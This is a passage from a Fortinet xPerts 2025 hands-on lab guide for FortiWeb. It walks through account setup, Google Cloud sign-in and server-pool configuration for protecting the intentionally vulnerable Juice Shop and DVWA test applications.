

FORTINET | AMERICAS
INTERNATIONAL
XPERTS SUMMIT

Lab Guide

Americas International xPerts 2025

FortiWeb

FortiWeb is Fortinet's Web Application and API security platform, enabling enterprise customers to protect web applications no matter where they are deployed. FortiWeb defends web applications and APIs against OWASP Top-10 threats, DDOS attacks, and malicious bot attacks. Advanced ML-powered features improve security and reduce administrative overhead. Capabilities include anomaly detection, API discovery and protection, bot mitigation, and advanced threat analytics to identify the most critical threats across all protected applications.

Overview

In this lab, you will have an opportunity to configure FortiWeb to protect a Juice Shop server, emulating a very vulnerable e-commerce website. In the interest of time, we will perform relatively simple SQL injection attacks to highlight both signature based and Machine Learning powered Application security.

In this lab:

- You will configure Server objects, Virtual servers, and Server policies on the FortiWeb-VM via the FortiWeb GUI to install and enable webservers (Juice-Shop, DVWA and other applications) hosted in GCP access to the internet and then enable Virtual IPs to protect the web servers against OWASP Top 10 and other web attacks by the FortiWeb.
- You known, you may find some CTF flags... who knows...

Lab 1: Setup

Create a Qwiklabs account

Fortinet Qwiklabs is a platform where a cloud account with resources, such as VMs, load balancers, etc, are provisioned for you. You need to register yourself there with the same e-mail address used for Xperts registration.



Tip

Note: If you already have a Qwiklabs account created with the same e-mail address used for registration, you don't need to create, just click **Sign in** and log with your current credentials

1. Access <https://fortinet.qwiklabs.com/>
2. Click **Join** in top right
3. Fill out the form with your data and the e-mail address used for event registration
4. Click **Create Account**

Before you click the Start Lab button

Read these instructions. Labs are timed and **you cannot pause** them. The timer, which starts when you click Start Lab, shows how long Google Cloud resources will be made available to you.

This hands-on lab lets you do the lab activities yourself in a **real cloud environment**, not in a simulation or demo environment. It does so by giving you new, temporary credentials that you use to sign in and access Google Cloud for the duration of the lab.

To complete this lab, you need:

- Access to a standard internet browser (Chrome browser recommended).



Warning

Note: Use an Incognito or private browser window to run this lab. This prevents any conflicts between your personal account and the Student account, which may cause extra charges incurred to your personal account.

- Time to complete the lab---remember, once you start, you cannot pause a lab.

 Tip

Note: If you already have your own personal Google Cloud account or project, do not use it for this lab to avoid extra charges to your account.

How to start your lab and sign in to the Google Cloud Console

1. Use the Qwiklabs link provided by the instructor.
2. Click the Start Lab button. On the left is the Lab Details panel with the following:
 - Time remaining
 - Your temporary credentials that you must use for this lab
 - Your temporary project ID
 - Links to additional student resources
3. Open Google Cloud console in new browser tab by clicking the **Google Cloud Console** link in **Student Resources**.

 Tip

Note: If you see the "**Choose an account**" dialog, click Use Another Account.

4. Copy the **GCP Username** and **Password** from the **Lab Details** panel and paste it into the **Sign in** dialog. Click **Next**.

 Warning


Important: You must use the credentials from the left panel. Do not use your Google Cloud Skills Boost credentials.

5. Click through the subsequent pages:
 - Accept the terms and conditions.
 - Do not add recovery options or two-factor authentication (because this is a temporary account).

- Do not sign up for free trials.

Lab - Diagram


Below is a diagram of the lab environment.



Lab - Preparation


Task 1: Connect to FortiWeb & WebServer

In this step you will connect to the FortiWeb. Using the outputs from **Student Resources** on the left of the lab start screen, , in your favorite browser, input "**https://FortiWeb-IP:8443**". This will result in a privacy error, due to the self signed certificate in FortiWeb. Click on "Advanced" and then Proceed. Input **admin** as the "Name" and **FortiWeb Password** from **Student Resources** as the "Password". You will be required to change your password. Once this is complete, proceed to login.




The image shows the FortiWeb login interface. It features a blue header with the FortiWeb logo. Below the header, there are two input fields: "Name" and "Password". A green "Login" button is positioned below the password field.

1. Once you login you will be at the FortiWeb Dashboard setup




Task 2: Check Connectivity to WebServer

1. Click on CLI Console to check the connectivity to the web server




2. Check connectivity to the web server via CLI-Console. Ping the Internal IP of the WebServer.




execute ping 10.10.3.2

Task 3: Create Server Pool

1. Navigate to **Server Objects > Server > Server Pool > Create new**




2. Input the information as shown below. Click **OK**.





3. The previously greyed out **Create New** button should now appear to create the Server object. Click **Create New**

4. Now enter the IP address of your application server; in this case it is the **IP address** of Apache Server and the port number that the pool member/application server listens to for connections. We are using **port 3000** for our **Juice Shop** container. Click **OK**. Don't worry if your screen is slightly different from the screenshot.




5. Repeat steps 1 to 4 for another application, DVWA, which is running in the same webserver but in **port 80** instead of **port 3000**. It should look like this:

